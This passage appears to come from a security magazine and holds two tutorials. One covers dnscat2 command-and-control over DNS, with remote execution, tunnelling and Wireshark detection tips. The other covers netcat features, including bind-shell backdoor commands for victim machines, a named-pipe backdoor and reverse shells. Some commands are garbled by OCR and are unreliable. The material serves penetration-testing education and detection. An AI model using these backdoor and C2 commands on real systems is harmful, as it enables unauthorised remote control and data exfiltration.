Copyright (c) 2009 Microsoft Corporation.  All rights
reserved.

C:\Users\sr\Downloads\dnscat2-v0.07-client-win32>
cmd.exe (WIN-5JJL1Q0I52G) 2> dir
 Volume in drive C has no label.
 Volume Serial Number is 5E7C-E5EA

 Directory of C:\Users\sr\Downloads\dnscat2-v0.07-
client-win32

01/21/2018  12:09 AM    <DIR>          .
01/21/2018  12:09 AM    <DIR>          ..
01/21/2018  12:09 AM           142,336 dnscat2-v0.07-
client-win32.exe
               1 File(s)        142,336 bytes
               2 Dir(s)  31,937,015,808 bytes free

C:\Users\sr\Downloads\dnscat2-v0.07-client-win32>
```

Figure 7: By interacting with session 9, we invoke the cmd.exe session, we can now run regular Windows cmd line such as 'dir', which is seen in the output above

```
command (WIN-5JJL1Q0I52G) 1> exec calc.exe
command = calc.exe String
Sent request to execute "calc.exe"
command (WIN-5JJL1Q0I52G) 1> New window created: 2
Executed "calc.exe"
```




Figure 8: The exec command was issued from the C&C server to execute calc.exe on the compromised client.

Another useful feature is its tunneling feature that can be used for lateral movement. The C&C server will listen on a given port and forward traffic (via dns port 53) to the compromised client (Host A), which then forwards traffic to another host (Host B).

```
command (WIN-5JJL1Q0I52G) 1> listen 192.250.230.182:2000
192.168.52.130:22
Listening on 192.250.230.182:2000, sending connections
to 192.168.52.130:22
command (WIN-5JJL1Q0I52G) 1>
command (WIN-5JJL1Q0I52G) 1> Connection from
60.52.37.182:41282; forwarding to 192.168.52.130:22...
[Tunnel 0] connection successful!
POTENTIAL CACHE HIT
```

Figure 9: The listen directive instructs the C&C server to listen on port 2000 and forwards any incoming connection to 192.168.52.130 port 22

```
$ ssh root@goose.r00tpgp.com -p 2000
The authenticity of host '[goose.r00tpgp.com]:2000
([192.250.230.182]:2000)' can't be established.
ECDSA key fingerprint is SHA256:zmtW7H0pVLCh1t7SN/
2RAnG5gefbnw1heAoJxoHqqso.
Are you sure you want to continue connecting (yes/
no)? yes
Warning: Permanently added '[goose.r00tpgp.com]:2000,
[192.250.230.182]:2000' (ECDSA) to the list of known
hosts.
root@goose.r00tpgp.com's password:
```

Figure 10: From any host on the Internet, I can now ssh to the C&C server on port 2000, which will then forward ssh connection on port 22 via dns query

Traffic Analysis & Detection

Firstly, let's examine how all this traffic looks in Wireshark.




Figure 8: Illustrates dnscat2 domain queries seen in Wireshark

Wireshark displays dns traffic to port 53 with standard dns queries such as A, PTR, TXT, CNAME. Nothing abnormal, note that the dns queries are also encrypted in plain sight. The first portion of the query rojaksotong.com contains the exfiltrated data encrypted with the shared secret key. According to


the manual, exchange of key pair is done via ECDA and encryption is done by salsa20 with SHA3 hash. There are a few ways to detect if dnscat2 is active in your network, for example, examine the packet size and the length of the queries. Since dnscat2 contacts the commands within the domain name query, it results in usually larger packet sizes with high repetitive queries.

Conclusion

Dnscat2 utilizes common DNS query records to obfuscate its traffic in plain sight. It is unclear if signature based IPS are capable of detecting such an abnormality. We noted that a normal domain query was about 40 bytes in size. A well-informed security analyst could monitor for recursive domain queries with large packet sizes. This could be very well be an indicator of data being exfiltrated to a C&C.

References:

- https://github.com/iagox86/dnscat2
- https://wiki.skullsecurity.org/Dnscat
- https://packetstormsecurity.com/files/145893/Using-dnscat2-For-Encrypted-Command-Control-Over-DNS.html



Author: Sheikh Rizan

Sheikh Rizan is a cyber security advisor with over 15 years of experience in IT Security. He is also a Linux and Open Source enthusiast. He enjoys penetration testing and blogging about cybersecurity matters at www.r00tpgp.com.

Notorious Netcat

by Prasenjit Kanti Paul

Netcat is a must have tool for every penetration tester. It is one-man army during security assessment. We are going to learn its basic/advanced features with its own security flaw.

Introduction

If you are a penetration tester, then Netcat is one of the most used tools of yours. For over 20 years, this tiny but powerful tool has been used by hackers for a wide-range of activities. It's so powerful and useful, that many people within the hacking community refer to it as the "Swiss Army knife of hacking tools." Hobbit makes our habit to use this tool for black hat as well as white hat purpose.

Netcat was designed to be a network analysis tool. Created by a l33t only known as "Hobbit," he gave away this tool to the IT community without compensation, but has received scores of accolades. Salute to Hobbit!

Originally coded for UNIX, and despite not originally being maintained on a regular basis, Netcat has been rewritten into a number of versions and implementations. It has been ported to a number of operating systems, but is most often seen on various Linux distributions, as well as Microsoft Windows.

Download and install netcat:

On Windows, netcat can be downloaded from:

https://eternallybored.org/misc/netcat/

https://joncraton.org/blog/46/netcat-for-windows

On Ubuntu/Linux, Ubuntu synaptic package has netcat-OpenBSD and netcat-traditional packages available. Install both of them.

```
$ sudo apt-get install netcat-traditional netcat-openbsd
```

Netcat Options:




Fig 1: Netcat options for Linux and Windows

In the above picture, the left side help file is for Linux and the right side is for Windows.

Netcat Features:

To demonstrate further, there are two machines:

- Windows XP SP2 [192.168.0.104]
- Linux Mint [192.168.0.106]

Port Opening: To open a particular port, netcat has its own command: **`nc -l -p PORT`**

Here **-l** is used for listening and **-p** is for port and 4444 is the local port number to be opened.




Fig 2: Port 4444 opened by Netcat

In the above image, netstat command shows that nc opened port 4444.

Port Scanning: An example is "`nc -v -w 2 -z TARGET 135, 445`" Netcat will try connecting to port 135 and 445 at the target. The **-z** switch prevents sending any data to a TCP connection and very limited probe data to a UDP connection, and thus, is useful as a fast scanning mode just to see what ports the target is listening on. To limit scanning speed, if desired, **-i** will insert a delay between each port probe.




Fig 3: Netcat as Port Scanner

Banner Grabbing: Banner grabbing is an enumeration technique, which is designed to determine the brand, version, operating system, or other relevant information about a particular service or application. This is especially important if you are looking for a vulnerability associated with a particular version of some service.

The syntax of a banner grab is not unlike the standard Netcat command line. Run Netcat in client mode, list the appropriate hostname, and finally list the port number of the appropriate service.




Fig 4: Banner Grabber using Netcat

File Transfer: One common use for Netcat is for transferring files. Netcat has the ability to both pull and push files.

Consider the following example: **`nc -l -p 12345 < textfile`**

In this case, Netcat is started in server mode on local port 12345, and is offering textfile.

A client who connects to this server is pulling the file from the server, and will receive textfile: **`nc SOURCE_IP 12345 > textfile`**

Chat Interface: We stated at the outset that Netcat is a networking program designed to read and write data across connections. Perhaps the easiest way to understand how this works is to simply set up a server and client. In one terminal window, start the server: **`nc -l -p PORT`**

In a second machine, connect to the server with the client: **`nc SERVER SERVER_PORT`**

The result is a very elementary chat interface.




Fig 5: Simple Chat server using Netcat

Text entered on one side of the connection is simply sent to the other side of the connection when you hit enter. Notice there is nothing to indicate the source of the text, only the output is printed.

Proxy Server: It is possible to use the netcat program to create a TCP proxy server and monitor the traffic. By using the following two commands, we can set an TCP proxy server using netcat:

```
$ mknod backpipe p
```

```
$ nc -l -p 80 backpipe
```

This listens on port 80 and redirect on remote port 8080. Incoming traffic will be present in the **incoming.txt**, outgoing traffic in the **outgoing.txt** file. The named pipe is needed for the connection to be bi-directional.

Backdoor / Bind Shell: To set a backdoor in the victim's system, netcat is one of the most reliable choices. Netcat comes with an option called "**-e**" which enables a remote application to be opened while a remote user connects to the opened port.

Bind shell is a good choice to an attacker only when the victim's system can be accessed via open internet.




Fig 6: Bind shell concept

If the victim's system is Windows: `nc -l -p PORT -e cmd.exe`

If the victim's system is Linux: `nc -l -p PORT -e /bin/sh`

For either of those two cases, in the attacker machine: `nc VICTIM_IP VICTIM_PORT`




Fig 7: Bind Shell using Netcat

Backdoor without '-e': Now it might possible, for security reasons, many Linux distributions are having netcat without **-e** option so that an attacker cannot create a backdoor. In that scenario, we can run the following two lines in our victim's Linux system to get our desired backdoor:

```
$ mknod /tmp/backpipe p
$ /bin/sh 0/tmp/backpipe
```

Here, we've first made a named pipe (also called a FIFO) called backpipe using the mknod command. The mknod command lets us create things in the file system, and here I'm creating something called "backpipe", that is of type "p", which is a named pipe. Alternatively, we could have used the mkfifo command available on some Linux and Unix variants, leaving off the p option. This FIFO will be used to shuttle data back to our shell's input. We created my backpipe in /tmp because pretty much any account is allowed to write there.

Then, we invoke shell (`/bin/sh`), the most common shell available on all kinds of Linux and Unix, pulling its standard input from the backpipe (`0/tmp/backpipe`). On most shells, you can dispense with the 0 syntax, but on occasion, we've seen some weird shells where it doesn't work unless you use 0. I always throw them in, just to make sure it'll work.

In this case, in the attacker machine, the following command should be run first: **`nc -l -p ATTACKER_PORT`**




Fig 8: Shell using Netcat without "-e" option

Reverse Shell: A very popular usage of Netcat and probably the most common use from a penetration testing perspective are reverse shells and bind shells. A reverse shell is a shell initiated from the target host back to the attack box which is in a listening state to pick up the shell.




Fig 9: Reverse Shell concept

In this example, the attacker machine is Win XP SP2 and the victim system is Linux Mint. The attacker opens its port 6667 and runs the reverse shell command in the victim's system. As a result, Windows XP is having the control of Linux Mint via reverse shell. Reverse shell is always a better option when the victim is under firewall or within intranet.

